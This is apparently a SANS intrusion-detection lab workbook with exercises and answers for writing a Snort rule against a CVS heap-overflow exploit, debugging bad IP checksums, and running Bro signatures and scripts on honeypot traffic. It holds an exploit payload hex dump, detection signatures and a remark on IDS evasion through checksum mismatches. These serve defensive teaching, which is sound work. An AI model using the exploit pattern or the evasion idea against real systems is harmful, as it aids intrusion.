Additionally, you must be aware that Snort does not examine traffic to/from all ports – just the most commonly used ones – for efficiency. Therefore if you write a rule for a port that is not covered, you must add it to the **stream5_tcp** list of ports. The qualifier **both** indicates to look for traffic to/from that port.

This is very important to keep in mind when configuring Snort and its rules. Otherwise, you are inclined to believe that Snort monitors traffic to all ports.

```
preprocessor stream5_global: max_tcp 8192, track_tcp yes, track_udp no,
track_icmp no max_active_responses 2 min_response_seconds 5

preprocessor stream5_tcp: ports both 10111 20222 40444 50555 30333

02/13-19:31:30.000000  [**] [1:1111112:0] Windows directory listing - Indicator
of compromise [**] [Priority: 0] {TCP} 184.168.221.63:48938 ->
192.168.11.24:30333
```

Extra Credit:

Description:

We return to finding the output from the Windows directory listing as done in the first 8 exercises. Run Snort using **extra-credit.conf** with the file **extra-credit-cmdexe.pcap**.

```
snort -r extra-credit-cmdexe.pcap -K none -A console -q
-c extra-credit.conf
```

No alerts are generated.

What is the problem?

Answer:

This exercise is tricky, but not without merit. The issue is that the pcap has been altered to have bad IP checksums. Occasionally, you may receive a pcap with invalid checksums (IP/TCP/UDP/ICMP) for whatever reason – perhaps something is broken, maybe someone altered them without recomputing the checksums.

It is possible to spend countless hours debugging this problem which is why it is included in this extra credit question to help you avoid wasting time or at least be aware that bad checksums are a possibility when the rule appears to be correct. As discussed in a course slide, there are three potential issues when a rule doesn't fire – the rule, the configuration, and the pcap/live traffic.

As suggested in one of the hints, running tcpdump in verbose mode will expose the error. Wireshark is capable of showing checksum errors – typically apparent as they are highlighted in red – but Wireshark is not always configured to do checksum validation.

```
tcpdump -r extra-credit-cmdexe.pcap -ntvv
reading from file extra-credit-cmdexe.pcap, link-type EN10MB (Ethernet)

IP (tos 0x0, ttl 64, id 52317, offset 0, flags [DF], proto TCP (6),
length 60, bad cksum 1 (->cb6)!)
    184.168.221.63.48938 > 192.168.11.24.30333: Flags [S], cksum 0xdcea
(correct), seq 708293909, win 14600, options [mss 1460,sackOK,TS val
1109883208 ecr 0,nop,wscale 7], length 0
```

The Snort "**-k noip**" command line option ignores bad IP checksums. This is not a recommended setting on either the command line or in the production **snort.conf** because the receiving host validates checksums. Remember that whenever you have a discrepancy between the way an IDS/IPS and receiving host evaluates traffic, an evasion is possible.

```
snort -A console -q -K none -r extra-credit-cmdexe.pcap -c extra-
credit.conf -k noip
09/17-15:53:46.781165  [**] [1:1111111:0] Windows directory listing -
Indicator of compromise [**] [Priority: 0] {TCP} 192.168.11.24:30333 ->
184.168.221.63:48938
```

Files for this section are found in **/home/sans/Exercises/Day4/snort-sig.**

If you prefer a text editor other than vi, gedit is available. It is a friendlier editor than vi.

Exercises Section: Writing a Snort Rule for a CVS Exploit

Scenario: In this exercise, you will examine some captured network traffic that has been stored in a pcap file. This file contains a connection that uses an exploit against a host that has a listening CVS (Concurrent Versions Systems) service and attempts to execute a heap overflow against the server. CVS provides a mechanism that supplies version control, allowing multiple developers access and change management on software and files. The following explanation was supplied for the exploit:

"Stable CVS releases up to 1.11.15 and CVS feature releases up to 1.12.7 both contain a flaw when deciding if a CVS entry line should get a modified or unchanged flag attached. This results in a heap overflow, which can be exploited to execute arbitrary code on the CVS server. This could allow a repository compromise."

Objectives: Examine the pcap file and write a Snort rule to detect this particular CVS exploit. While Snort rules and IDS rules, in general, strive to detect a particular vulnerability; this is often far more difficult and requires knowledge of the protocol being exploited. In the interest of time and simplicity, the rule you will write will look for signs of a given exploit being used.

Description: Snort will read a pcap containing the attacker's exchange with the CVS server. Using the guidance below, create a Snort rule that will alert upon seeing this CVS exploit attack.

Details: Use **cvs.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-60 minutes.

Answers follow the exercise section.

Details for Exploit Detection:

The exploit that we want to look for will detect an exploit used by attackers to find and compromise vulnerable CVS servers.

Specifically, the rule needs to find the following:

1) Connection from a client on an **external network** destined for a **server** on the **home network**
2) **Destination port 2401** (CVS service listens on this port)
3) CVS is a **connection-oriented** protocol and a true attack will come after a session has been **established**
4) The packet will contain hex code:
   a. `45 6e 74 72 79 20 43 43 43 43 43 43 43 43 43 2f 43 43`
   b. This hex code will be found at **0-byte offset** of the payload
   c. This hex code will not go beyond **18 bytes** into the payload
5) The **data size** of the payload containing this hex code will be **greater than 512** bytes

Note: You do not need to define the **$HOME_NET** and **$EXTERNAL_NET** IP variables because they are both assigned a value of **any** in the **snort.conf** file you will use.

For students who would like guidance in constructing this rule, go to the sections that immediately follow, beginning with the one entitled "Writing the Snort Rule Header". Navigate to the exercise directory.

cd /home/sans/Exercises/Day4/snort-sig

For the more advanced Snort rule writers, you can attempt to write the rule armed with the knowledge above. Compose the rule and edit the rules file **local.rules** included in the directory **/home/sans/Exercises/Day4/snort-sig**. Once you've written your rule, run it with the following command:

```
snort -A cmg -q -K none -c snort.conf -r cvs.pcap
```

The "cmg" includes output of the hex payload of the packet that caused the alert to fire.

Check the **Answer Sections** to see the expected output.

Writing the Snort Rule

The generic format for a Snort rule is:

Rule Header (Rule Options)

A sample rule is:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 67 (msg:"MISC bootp hardware
address length overflow"; content:"|01|"; depth:1; byte_test:1,>,6,2;
sid:44554455;)
```

Writing the Snort Rule Header

Here is a refresher for the Snort rule header format:

```
action protocol source-host/net source-port -> dest-host/net dest-port
```

Sample:

```
alert icmp $EXTERNAL_NET any  ->  $HOME_NET any
```

For the rule we are about to write, we will need to do the following:

- **Alert** (provide an alert message and log the packet)
- Look for the protocol that is **connection-oriented**
- Look for a **source host/network** from an **external network**
- Look for **any source port** (it comes from an ephemeral port)
- Look for a **destination host/network** to our **home network**
- Look for **destination port 2401**

You can pretty much use the sample header above for the skeleton, but you must substitute the protocol (ICMP) for the name of the protocol that represents the connection-oriented protocol. Select the appropriate one from the following choices: IP, UDP, TCP, ICMP. Also, you need to replace the final "any" with the correct destination port.

Now, compose the rule header above found by editing the rules file **local.rules** included in the directory /home/sans/Exercises/Day4/snort-sig. If you would like to see if you have the header syntax correct before continuing, run the command:

```
snort -A cmg -q -K none -c snort.conf -r cvs.pcap
```

This should display the message and payload at the console, quiet start-up messages, create no log files, include the snort.conf file found in the current directory and read the CVS pcap file. If no errors occur, this should spew out some of the records in the file to your screen.

You can repeat the process of editing your local rule then running Snort as you add new options and values or you can write the entire rule and then run it. If at any point, you'd like to check your rule against the "answer rule", a file **answer-local.rules** is included in the directory.

Now, that takes care of the header. Let's move on to the rule options required to get the exact record that causes the exploit.

Writing the Snort Rule Options

You've defined the rule action, protocol, source and destination IP's/ports that we are interested in, we have to be more specific about the exact vulnerability we alert on. The rule options syntax is as follows:

```
(msg:"This is an appropriate message"; keyword:value; keyword:value;
etc.)
```

The skeleton of the rule options that we will write is below.

```
(msg:"My message";flow:?,?; content:"?"; offset:?; depth:?; isdataat:?;
sid:1111111;)
```

We will fill it in using hints and guidance. Continue to edit the **local.rules** file you were using for the Snort header and enclose the entire rules option in parentheses. Make sure that each keyword and option pair are delimited with a semi-colon between pairs and that each keyword and option are separated from each other with a colon.

<u>message keyword</u>:

The first thing that you need to do is to create an appropriate message for this exploit. This exact text is up to you. The reason this is supplied is to inform you about the rule/exploit when the alert fires. Usually this is found with many other rules, and when it alerts, you want an appropriate descriptive message.

```
msg:"You fill this in with appropriate text";
```

<u>flow keyword</u>:

Flow is a very important keyword when you are dealing with TCP. It informs Snort of the direction of the traffic flow of interest. Also, the rule for this exploit – like many others should only examine packets after the three-way handshake has been completed. Including the traffic direction, if known, helps make Snort be more efficient. Here is the flow keyword and some of the possible options:

```
flow:flow-direction,established;
```

As far as flow-direction, your choices are:

```
from_client
to_server

to_client
from_server
```

From_client and to_server are exactly the same; you've just been given a choice and can select the one that is more logical to you. And to_client and from_server are interchangeable with each other. Select the appropriate flow-direction for this rule. And, leave the "established" option after the comma. This means we are looking for established sessions only, ones that occur after the three-way handshake.

<u>content keyword</u>:

The content we need to look for is the following string of hex characters:

```
45 6e 74 72 79 20 43 43 43 43 43 43 43 43 43 2f 43 43
```

```
content:"content value";
```

When specifying content, you need to enclose the value in quotes, and, if the content is hexadecimal, you need to then enclose the content with pipe signs, such as "|ff|" to look for a hex content of 0xffff. The file **hex-content** in the current directory contains this content so you can copy it to your rule instead of entering this long series of hex values.

offset keyword:

To help Snort be as efficient as possible, tell it where to start its content search in the payload and where to end it. The offset keyword tells it where to start the content search. This keyword must follow the content that it modifies. Remember counting starts at 0. The content for this exploit starts at the 0-byte offset.

```
offset:?;
```

depth keyword:

The depth keyword tells Snort where to stop the previous content match. Depth is always relative to the offset. In this case, we stop searching after 18 bytes from the offset since that is as many bytes as it takes to consume all the hex characters that we are searching for. Like the offset keyword, this keyword must follow the content that it modifies.

```
depth:?;
```

One thing you should keep in mind is that when you talk of offset, it is in relative bytes with counting starting at 0. But, when you talk about depth, you are talking about an actual number of bytes where you always start counting at 1. When you speak about the number of actual bytes (not relative bytes) there is no such thing as a 0 byte.

isdataat keyword:

The isdataat keyword examines a byte to see if there is data.

The format of the isdataat keyword is:

```
isdataat:[!]<int>[relative|rawbytes];
```

For example check if the payload size is greater than 64.

```
isdataat: 65;
```

This rule needs to look for a packet payload size of greater than 512 bytes so compose the isdataat to fit this condition.

Congratulations; you've written the entire rule. Make sure you've got both the header and the options combined. Give the rule an identification number using the **sid** keyword. Use a number that is large enough not to conflict with current Snort rules sids. A safe bet is in the 1000000 range and above:

```
sid:1111111;
```

Run the command that follows this text box to test your rule.

```
snort -A cmg -q -K none -c snort.conf -r cvs.pcap
```

Files for this exercise are found in **/home/sans/Exercises/Day4/snort-sig.**

If you prefer a text editor other than vi, gedit is available. It is a friendlier editor than vi.

Answers Section: Writing a Snort Rule for a CVS Exploit

Scenario: In this exercise, you will examine some captured network traffic that has been stored in a pcap file. This file contains a connection that uses an exploit against a host that has a listening CVS (Concurrent Versions Systems) service and attempts to execute a heap overflow against the server. CVS provides a mechanism that supplies version control, allowing multiple developers access and change management on software and files. The following explanation was supplied for the exploit:

"Stable CVS releases up to 1.11.15 and CVS feature releases up to 1.12.7 both contain a flaw when deciding if a CVS entry line should get a modified or unchanged flag attached. This results in a heap overflow, which can be exploited to execute arbitrary code on the CVS server. This could allow a repository compromise."

Objectives: Examine the pcap file and write a Snort rule to detect this particular CVS exploit. While Snort rules and IDS rules, in general, strive to detect a particular vulnerability; this is often far more difficult and requires knowledge of the protocol being exploited. In the interest of time and simplicity, the rule you will write will look for signs of a given exploit being used.

Description: Snort will read a pcap containing the attacker's exchange with the CVS server. Using the guidance below, create a Snort rule that will alert upon seeing this CVS exploit attack.

Details: Use **cvs.pcap** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-60 minutes.

.

Details for Exploit Detection:

The exploit that we want to look for will detect an exploit used by attackers to find and compromise vulnerable CVS servers.

Specifically, the rule needs to find the following:

1) Connection from a client on an **external network** destined for a **server** on the **home network**
2) **Destination port 2401** (CVS service listens on this port)
3) CVS is a **connection-oriented** protocol and a true attack will come after a session has been **established**
4) The packet will contain hex code:
   a. `45 6e 74 72 79 20 43 43 43 43 43 43 43 43 43 2f 43 43`
   b. This hex code will be found at **0-byte offset** of the payload
   c. This hex code will not go beyond **18 bytes** into the payload
5) The **data size** of the payload containing this hex code will be **greater than 512** bytes

Note: You do not need to define the **$HOME_NET** and **$EXTERNAL_NET** IP variables because they are both assigned a value of **any** in the **snort.conf** file you will use.

Snort Header for rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 2401
```

The parts that you had to fill in included:

- TCP as the connection-oriented protocol
- Destination port 2401

Snort Options for rule:

flow keyword:

```
flow:to_server,established;    (or)
flow:from_client,established;
```

Both of these have the same meaning; the traffic flow is from the client to the server and it must be an established session.

content keyword:

```
content:"|45 6e 74 72 79 20 43 43 43 43 43 43 43 43 43 2f 43
43|";
```

Remember to enclose the content in quotes and any hex content in pipe signs.

offset keyword:

```
offset:0;
```

This indicates that the associated content search is to begin at offset 0. Actually, this is the implied offset where all initial content searches begin if no other offset is supplied. But, it doesn't hurt to be explicit.

depth keyword:

```
depth:18;
```

This indicates how many bytes are searched after the offset. In this case, we count 18 bytes of content.

isdataat keyword:

```
isdataat:513;
```

The isdataat says that the packet payload size is greater than 512 bytes – or there is data at the 513th byte.

sid keyword:

```
sid:1111111;
```

The sid is a Snort identification number that uniquely identifies each Snort rule.

Answer:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 2401 (msg:"CVS server heap
overflow attempt (target Linux)"; flow:to_server,established;
content:"|45 6e 74 72 79 20 43 43 43 43 43 43 43 43 43 2f 43 43|";
offset:0; depth:18; isdataat:513; sid:1111111;)
```

```
snort -A cmg -q -K none -c snort.conf -r cvs.pcap
```

Output:

```
05/21-15:08:43.531832  [**] [1: 1111111:0] CVS server heap overflow
attempt (target Linux) [**] [Priority: 0] {TCP} 129.170.249.87:45177 ->
129.170.249.118:2401
05/21-15:08:43.531832 0:E0:29:5B:19:A4 -> 0:2:2D:6F:DA:F6 type:0x800
len:0x5EA
129.170.249.87:45177 -> 129.170.249.118:2401 TCP TTL:64 TOS:0x0
ID:44434 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x9EA8E7AC  Ack: 0x90D127F9  Win: 0x16D0  TcpLen: 20
45 6E 74 72 79 20 43 43 43 43 43 43 43 43 43 2F  Entry CCCCCCCCC/
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 2F  CCCCCCCCCCCCCCC/
43 43 43 43 43 43 43 43 43 43 43 0A 45 6E 74 72  CCCCCCCCCCC.Entr
79 20 43 43 43 43 43 43 43 43 43 2F 43 43 43 43  y CCCCCCCCC/CCCC
etc.
```

In the hex output, you can see the underlined content that we were looking for in the rule.

All files for this section are found in **/home/sans/Exercises/Day4/bro.**

Exercises: Bro IDS

Objectives: This exercise is intended to help reinforce the course material about Bro. It permits you to try running Bro first in readback mode and later in sniffing mode with an option to write a Bro signature and script.

The exercises in this section directly relate to the course material covered in the section "Bro".

Details: Use the pcaps in the directory named **bro** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-60 minutes.

Once again, there are two ways to approach this exercise – the first uses more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish this exercise before the allotted time, there is an extra credit problem to do.

Answers follow the exercise section.

Approach #1 – Do the following exercises.

Exercise 1:

Description: Examine **challenge.pcap** in Bro readback mode for particular characteristics of traffic captured in a honeypot network. The focus is on outbound traffic since that is a sign that the honeypot host has been compromised. The 192.168.1.0/24 is the honeypot network.

Make and navigate to a new directory called /tmp/bro1 with the following commands:

```
mkdir /tmp/bro1
cd /tmp/bro1
```

The reason that we made and navigated to the new directory /tmp/bro1 is because Bro generates its logs in the working directory – this case /tmp/bro1. We'd like to keep this separate from the directory where the exercises are stored. Read the pcap /home/sans/Exercises/Day4/bro/challenge.pcap using Bro.

Hint: Use the following command:

```
/tmp/bro1# bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
```

Look at the log names created by running Bro; we'll examine some of these in the following exercises. The log files have a format where there are some comment lines where one is the field names followed by the field types and then followed by the log values for each record. The bro-cut command is helpful in parsing the logs so that you display only fields and values of interest.

Look at the second record in conn.log. What are the values of the source IP (orig) destination IP (resp), destination port, and number of bytes sent?

Hint: Execute the following:

```
cat conn.log | bro-cut id.orig_h id.resp_h id.resp_p orig_bytes | head -2
```

Now let's use some Unix commands to show the top 10 connections that had the largest number of returned bytes. We'll display the source IP, destination IP, destination port, and number of returned bytes. We'll then sort them in reverse numeric (largest to smallest) order selecting the fourth column of output and show the top 10 lines only. The value of this output is that you can very quickly get an overview of a large amount of traffic to enable you to later investigate activity of the connections that most likely reflect malicious activity.

What are the source and destination IP addresses and the destination port of the connection that had the largest number of bytes returned? How many bytes were returned?

Execute the following:

```
cat conn.log | bro-cut id.orig_h id.resp_h id.resp_p resp_bytes | sort -k 4
-rn | head -10
```

number

Exercise 2:

Description: Examine **challenge.pcap** for particular characteristics of outbound traffic using a Bro signature.

We'd like to look for signs that an attacker has successfully compromised a honeynet host as evidenced by trying to download a file or software from an HTTP server outside the honeypot network. This may be done to install software that exploits some flaw to achieve root access or perhaps run another process such as installing a new listening backdoor on the victim host.

We're going to take advantage of Bro's signature capability to find content in any HTTP header. In particular, we are going to look for the User-Agent header by finding a header with "User-Agent:" at the beginning of the payload. The User-Agent value typically reflects characteristics of a user's browser, however malicious software may use a non-standard value in this field. At this point, we are using the detection of "User-Agent" in the HTTP header as a means of discovering particular outbound traffic. Remember, we should never see outbound traffic from a honeypot network.

You are going to use a signature in a file called **outbound.sig** that you can either create in /tmp/bro1 if you want to write the signature yourself or use the supplied one /home/sans/Exercises/Day4/bro/outbound.sig. It will contain the following characteristics:

Signature name is outbound-sig
Protocol is TCP
Destination port is 80
Source IP is 192.168.0.0/16
Destination IP is !192.168.0.0/16
The string "User-Agent" is found at the beginning of an HTTP header
Print a message of "Outbound HTTP traffic"

Most of the values are straightforward. We use the http-request-header option to find content instead of the more generic "payload" since this localizes the search and makes it far more efficient. The supplied content value uses a regular expression that indicates that the value "User-Agent:" is found at the beginning of the payload using the "^" and that anything follows it ".*".

Hint: The signature in **outbound.sig** is:

```
signature outbound-sig {
    ip-proto == tcp
    src-ip == 192.168.0.0/16
    dst-ip != 192.168.0.0/16
    dst-port == 80
    http-request-header /^User-Agent:.*/
    event "Outbound HTTP traffic"
}
```

Before you begin, remove the log files from the previous run so you have a clean start. Make sure you are in the directory /tmp/bro1.

```
rm -rf *.log
```

Run Bro reading in /home/sans/Exercises/Day4/bro/challenge.pcap then supplying it the signature via the –s command line switch, followed by the name of the signature file /home/sans/Exercises/Day4/bro/outbound.sig. Be sure to use your own **outbound.sig** if you created your own.

Hint: Execute the following command:

```
/tmp/bro1#bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
-s /home/sans/Exercises/Day4/bro/outbound.sig
```

If your signature is correct you should see a file named signatures.log that contains some output, including the "Outbound HTTP traffic" message. First, look at the contents of the signature.log, such as by executing the command:

```
cat signature.log
```

Next, let's examine the destination IP addresses of outbound HTTP traffic. Use the bro-cut command to find the number of unique HTTP server IP addresses. What are their IP addresses?

Hint: Enter the following command:

```
cat signatures.log | bro-cut dst_addr | sort -u
```

to show duplicate

Exercise 3

Description: Examine **challenge.pcap** for particular characteristics of outbound traffic using a Bro script.

The signature.log content does not contain the value of the "User-Agent:" in the HTTP header. We are going to use a script to find that information.

The script in **outbound-event.bro** is:

```
event http_header(c: connection, is_orig: bool, name: string, value: string)
{
   local snet = 192.168.0.0/16;

   if (c$id$orig_h in snet)
   {
       if (c$id$resp_h !in snet)
       {
          if (c$id$resp_p == 80/tcp && name == "USER-AGENT")
          {
                 print fmt ("source IP %s, destination IP/port %s %s,
                 USER-AGENT content %s",
                 c$id$orig_h,c$id$resp_h,c$id$resp_p,value);
          }
       }
   }

}
```

The code triggers off the http_header event and uses the Bro scripting language to examine traffic only from the source network of 192.168.0.0/16 destined for any network other than 192.168.0.0/16 - we don't want to see internal traffic if there is any. It looks for a destination port of TCP 80 and the value "USER-AGENT" found as an HTTP header as its name. If the conditions match it prints out the source IP, the destination IP and port, and the value associated with the "USER-AGENT" header. The variables "name" and "value" are passed to the script as http_header event parameters.

Once again, remove the log files from the previous run so you have a clean start. Make sure you are in the directory /tmp/bro1.

```
rm -rf *.log
```

Run the script **outbound-event.bro** against **challenge.pcap**.

Run Bro reading in /home/sans/Exercises/Day4/bro/challenge.pcap and then supplying it the script outbound-event.bro. Be sure to use your own outbound-event.bro if you created your own.

Hint: Execute the following command:

```
/tmp/bro1#bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
/home/sans/Exercises/Day4/bro/outbound-event.bro
```

If your script ran correctly you should see several lines of output similar to the line:

```
source IP 192.168.1.3, destination IP/port 200.226.137.9 80/tcp, USER-AGENT
content Wget/1.8.1
```

What unique User Agent value do you see?

Approach #2 – Do the following exercises.

Exercise 1:

Description: Examine **challenge.pcap** in Bro readback mode for particular characteristics of traffic captured in a honeypot network. The focus is on outbound traffic since that is a sign that the honeypot host has been compromised. The 192.168.1.0/24 is the honeypot network.

Make and navigate to a new directory called /tmp/bro1 with the following commands:

```
mkdir /tmp/bro1
cd /tmp/bro1
```

The reason that we made and navigated to the new directory /tmp/bro1 is because Bro generates its logs in the working directory – this case /tmp/bro1. We'd like to keep this separate from the directory where the exercises are stored. Read the pcap /home/sans/Exercises/Day4/bro/challenge.pcap using Bro.

Look at the log names created by running Bro; we'll examine some of these in the following exercises. The log files have a format where there are some comment lines where one is the field names followed by the field types and then followed by the log values for each record. The bro-cut command is helpful in parsing the logs so that you display only fields and values of interest.

Look at the second record in conn.log. What are the values of the source IP (orig) destination IP (resp), destination port, and number of bytes sent?

Now let's use some Unix commands to show the top 10 connections that had the largest number of returned bytes. We'll display the source IP, destination IP, destination port, and number of returned bytes. We'll then sort them in reverse numeric (largest to smallest) order selecting the fourth column of output and show the top 10 lines only. The value of this output is that you can very quickly get an overview of a large amount of traffic to enable you to later investigate activity of the connections that most likely reflect malicious activity.

What are the source and destination IP addresses and the destination port of the connection that had the largest number of bytes returned? How many bytes were returned?

Execute the following:

```
cat conn.log | bro-cut id.orig_h id.resp_h id.resp_p resp_bytes | sort -k 4
-rn | head -10
```

Exercise 2:

Description: Examine **challenge.pcap** for particular characteristics of outbound traffic using a Bro signature.

We'd like to look for signs that an attacker has successfully compromised a honeynet host as evidenced by trying to download a file or software from an HTTP server outside the honeypot network. This may be done to install software that exploits some flaw to achieve root access or perhaps run another process such as installing a new listening backdoor on the victim host.

We're going to take advantage of Bro's signature capability to find content in any HTTP header. In particular, we are going to look for the User-Agent header by finding a header with "User-Agent:" at the beginning of the payload. The User-Agent value typically reflects characteristics of a user's browser, however malicious software may use a non-standard value in this field. At this point, we are using the detection of "User-Agent" in the HTTP header as a means of discovering particular outbound traffic. Remember, we should never see outbound traffic from a honeypot network.

You are going to use a signature in a file called **outbound.sig** that you can either create in /tmp/bro1 if you want to write the signature yourself or use the supplied one /home/sans/Exercises/Day4/bro/outbound.sig. It will contain the following characteristics:

Signature name is outbound-sig
Protocol is TCP
Destination port is 80
Source IP is 192.168.0.0/16
Destination IP is !192.168.0.0/16
The string "User-Agent" is found at the beginning of an HTTP header
Print a message of "Outbound HTTP traffic"

Most of the values are straightforward. We use the http-request-header option to find content instead of the more generic "payload" since this localizes the search and makes it far more efficient. The supplied content value uses a regular expression that indicates that the value "User-Agent:" is found at the beginning of the payload using the "^" and that anything follows it ".*".

<u>Hint:</u> The http-request-header payload search is:

```
http-request-header /^User-Agent:.*/
```

Before you begin, remove the log files from the previous run so you have a clean start. Make sure you are in the directory /tmp/bro1.

```
rm -rf *.log
```

Run Bro reading in /home/sans/Exercises/Day4/bro/challenge.pcap then supplying it the signature via the –s command line switch, followed by the name of the signature file /home/sans/Exercises/Day4/bro/outbound.sig. Be sure to use your own **outbound.sig** if you created your own.

If your signature is correct you should see a file named signatures.log that contains some output, including the "Outbound HTTP traffic" message. First, look at the contents of the signature.log.

Next, let's examine the destination IP addresses of outbound HTTP traffic. Use the bro-cut command to find the number of unique HTTP server IP addresses. What are their IP addresses?

Exercise 3:

Description: Examine **challenge.pcap** for particular characteristics of outbound traffic using a Bro script.

The signature.log content does not contain the value of the "User-Agent:" in the HTTP header. We are going to use a script to find that information.

The script in **outbound-event.bro** is:

```
event http_header(c: connection, is_orig: bool, name: string, value: string)
{
   local snet = 192.168.0.0/16;

   if (c$id$orig_h in snet)
   {
       if (c$id$resp_h !in snet)
       {
          if (c$id$resp_p == 80/tcp && name == "USER-AGENT")
          {
                 print fmt ("source IP %s, destination IP/port %s %s,
                 USER-AGENT content %s",
                 c$id$orig_h,c$id$resp_h,c$id$resp_p,value);
          }
       }
   }

}
```

The code triggers off the http_header event and uses the Bro scripting language to examine traffic only from the source network of 192.168.0.0/16 destined for any network other than 192.168.0.0/16 - we don't want to see internal traffic if there is any. It looks for a destination port of TCP 80 and the value "USER-AGENT" found as an HTTP header as its name. If the conditions match it prints out the source IP, the destination IP and port, and the value associated with the "USER-AGENT" header. The variables "name" and "value" are passed to the script as http_header event parameters.

Alter this script so that connections that have a source port of greater than 1040 only are displayed. Change the print statement to display the value of the source port.

Hint: Port references must include the protocol too – such as 1040/tcp. As strange as this seems, you can do a numeric comparison of this value.

Once again, remove the log files from the previous run so you have a clean start. Make sure you are in the directory /tmp/bro1.

```
rm -rf *.log
```

Run the script **outbound-event.bro** against **challenge.pcap**.

Run Bro reading in /home/sans/Exercises/Day4/bro/challenge.pcap and then supplying it the script outbound-event.bro. Be sure to use your own outbound-event.bro if you created your own.

Hint: Execute the following command:

```
/tmp/bro1#bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
/home/sans/Exercises/Day4/bro/outbound-event.bro
```

If your script ran correctly you should see several lines of output similar to the line:

```
source IP 192.168.1.3, destination IP/port 200.226.137.9 80/tcp, USER-AGENT
content Wget/1.8.1
```

What unique User Agent value do you see?

Extra Credit:

Description:

Run Bro in sniffing mode to examine traffic. Bro is configured to sniff from the loopback interface on the VM. You will use the tcpreplay tool (discussed in more detail on Day 5) that can playback some pcaps on the loopback interface. You will use a different pcap - **http.pcap** - than you used in the previous exercises.

First start Bro in sniffing mode using the broctl command.

Note: You **must** be **root** to do this otherwise you will get an error "cannot acquire lock". Enter all the gray highlighted commands shown below:

```
sans@SEC503$ sudo -s
[sudo] password for sans(training)

broctl

Welcome to BroControl 1.1

Type "help" for help.
```

Now, load all Bro's scripts:

```
[BroControl] > install
removing old policies in /usr/local/bro/spool/installed-scripts-do-not-
touch/site ... done.
removing old policies in /usr/local/bro/spool/installed-scripts-do-not-
touch/auto ... done.
creating policy directories ... done.
installing site policies ... done.
generating standalone-layout.bro ... done.
generating local-networks.bro ... done.
generating broctl-config.bro ... done.
updating nodes ... done.
```

Start bro:

```
[BroControl] > start
starting bro ...  (may say starting bro(was crashed)), should start anyway
```

Check to make sure Bro is running with the status command:

```
[BroControl] > status
Name        Type       Host       Status       Pid    Peers  Started
bro         standalone localhost  running      26955  0      04 Aug 15:28:09
```

If for some reason, broctl says that bro crashed; it may mention using the "diag" command. It may be more informative to look at the error messages found in /usr/local/bro/spool/bro/stderr.log.

As mentioned, we are going to use **http.pcap** to replay some traffic because **challenge.pcap** takes too much time and packets are likely dropped if the process is accelerated via tcpreplay command options.

The signature **outbound.sig** found in /home/sans/Exercise4/bro has been pre-loaded in the file /usr/local/bro/share/bro/site/local.bro so that it is active in Bro when we run **http.pcap** using tcpreplay to look for outbound connections with a payload starting with "User-Agent:" in the HTTP header.

Open another terminal and sudo to root again. You **must** be **root** to execute these commands. Change directories to /home/sans/Exercises/Day4/bro where the pcaps are located.

Run tcpreplay using an interface (-i) value of "lo" (loopback) and read **http.pcap**. You will see a bunch of messages and warnings, however it should run successfully.

```
root@SEC503:/home/sans/Exercises/Day4/bro# tcpreplay -i lo http.pcap

Warning: Unsupported physical layer type 0x0304 on lo.  Maybe it works, maybe
it wont.  See tickets #123/318
sending out lo
processing file: http.pcap
Actual: 82 packets (41767 bytes) sent in 0.86 seconds
Rated: 48566.3 bps, 0.37 Mbps, 95.35 pps
Statistics for network device: lo
      Attempted packets:         82
      Successful packets:        82
      Failed packets:            0
      Retried packets (ENOBUFS): 0
      Retried packets (EAGAIN):  0
```

Go to directory /usr/local/bro/logs/current. This is where the log files are created when running in live mode.

Make sure you see the signature message of "Outbound HTTP traffic" in the **signatures.log**.

Hint: Use the following command:

```
cat signatures.log | bro-cut event_msg
```

Enter "exit" to get out of broctl.

```
[BroControl] > exit
```

Answers: Bro IDS

Objectives: This exercise is intended to help reinforce the course material about Bro. It permits you to try running Bro first in readback mode and later in sniffing mode with an option to write a Bro signature and script.

The exercises in this section directly relate to the course material covered in the section "Bro".

Details: Use the pcaps in the directory named **bro** as input for this exercise.

Estimated Time to Complete: Depending on your familiarity with the material, this lab should take between 30-60 minutes.

Once again, there are two ways to approach this exercise – the first uses more guidance.

The second way is the more difficult of the two since less guidance is given. If you feel you have mastered the material in this section, skip to Approach #2.

For those who finish this exercise before the allotted time, there is an extra credit problem to do.

Answers follow the exercise section.

☆ The following answers apply to both Approach #1 and Approach #2.

Exercise 1:

Description: Examine **challenge.pcap** in Bro readback mode for particular characteristics of traffic captured in a honeypot network. The focus is on outbound traffic since that is a sign that the honeypot host has been compromised. The 192.168.1.0/24 is the honeypot network.

Make and navigate to a new directory called /tmp/bro1 with the following commands:

```
mkdir /tmp/bro1
cd /tmp/bro1
```

The reason that we made and navigated to the new directory /tmp/bro1 is because Bro generates its logs in the working directory – this case /tmp/bro1. We'd like to keep this separate from the directory where the exercises are stored. Read the pcap /home/sans/Exercises/Day4/bro/challenge.pcap using Bro.

Use the following command:

```
/tmp/bro1# bro -r /home/sans/Exercises/Day4/bro/challenge.pcap
```

Look at the log names created by running Bro; we'll examine some of these in the following exercises. The log files have a format where there are some comment lines where one is the field names followed by the field types and then followed by the log values for each record. The bro-cut command is helpful in parsing the logs so that you display only fields and values of interest.

Look at the second record in conn.log. What are the values of the source IP (orig) destination IP (resp), destination port, and number of bytes sent?

Answer:

```
cat conn.log | bro-cut id.orig_h id.resp_h id.resp_p orig_bytes | head -2

0.0.0.0         255.255.255.255   67          4384
192.168.1.3     62.151.2.8        53          84
```

